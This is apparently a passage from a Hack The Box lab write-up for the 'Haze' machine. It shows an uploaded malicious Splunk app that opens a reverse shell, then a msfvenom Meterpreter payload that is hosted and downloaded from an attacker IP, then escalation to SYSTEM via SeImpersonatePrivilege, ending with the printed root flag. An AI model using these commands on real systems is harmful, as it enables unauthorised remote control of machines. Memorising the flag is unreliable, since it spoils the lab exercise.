
```
(kali@kali) - [~/Desktop/htb/haze/reverse_shell_splunk]
$ tar -cvzf reverse_shell_splunk.tgz reverse_shell_splunk
reverse_shell_splunk/
reverse_shell_splunk/default/
reverse_shell_splunk/default/inputs.conf
reverse_shell_splunk/bin/
reverse_shell_splunk/bin/rev.py
reverse_shell_splunk/bin/run.ps1
reverse_shell_splunk/bin/run.bat

(kali@kali) - [~/Desktop/htb/haze/reverse_shell_splunk]
$ ls
README.md  reverse_shell_splunk  reverse_shell_splunk.tgz
```

***Make sure to tar in this path

mv reverse_shell_splunk.tgz reverse_shell_splunk.spl

Upload file



```

L-$ nc -lvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.31.210 61722

PS C:\Windows\system32> whoami
haze\alexander.green
PS C:\Windows\system32>

```

```

PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                State
-----
SeMachineAccountPrivilege Add workstations to domain Disabled
SeChangeNotifyPrivilege  Bypass traverse checking  Enabled
SeImpersonatePrivilege    Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege  Create global objects     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\Windows\system32>

```

Generating a Windows x64 Meterpreter Reverse Shell with msfvenom
 msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.96 LPORT=5555 -f exe -o shell.exe

Hosting shell.exe with a Simple Python HTTP Server
 python3 -m http.server 80

Downloading the Payload shell.exe to the Target via PowerShell
 iwr <http://10.10.14.96/shell.exe> -OutFile C:\Users\Public\shell.exe

Starting a Meterpreter Listener in Metasploit for Reverse Shell Sessions
 msfconsole -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 10.10.14.96; set LPORT 5555; run"

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

We are root!

```

meterpreter > ls
Listing: C:\Users\administrator\Desktop
-----
Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    282     fil      2025-03-05 02:00:53 -0500 desktop.ini
100444/r--r--r--     34     fil      2025-06-27 00:00:26 -0400 root.txt

meterpreter > cat root.txt
5ce933e7aa8dea79d8af1880c5cf0fba

```

Question

Why `SeImpersonatePrivilege` Allows Elevation to `SYSTEM` via Meterpreter's `getprivs`

`SeImpersonatePrivilege` is a powerful Windows privilege that allows a process to impersonate the security context of another user — often used in legitimate service operations. However, when misused by an attacker, it enables **privilege escalation to SYSTEM**, even if you're not a local admin.

Why It Succeeds

- `SeImpersonatePrivilege` lets you "borrow" SYSTEM's identity if you can trick a SYSTEM process into talking to you.
- You don't need to be an administrator — **just a user with this one privilege**



Common Exploit Technique: Token Impersonation via Named Pipes

- Tools like **Juicy Potato**, **Rogue Potato**, or **PrintSpoofer** abuse `SeImpersonatePrivilege` by:
 - Triggering a service or COM object running as SYSTEM that connects back to a **named pipe** controlled by the attacker.
 - Once the SYSTEM process connects, the attacker **impersonates its token**.
 - The process (e.g., Meterpreter) now acts **as SYSTEM**.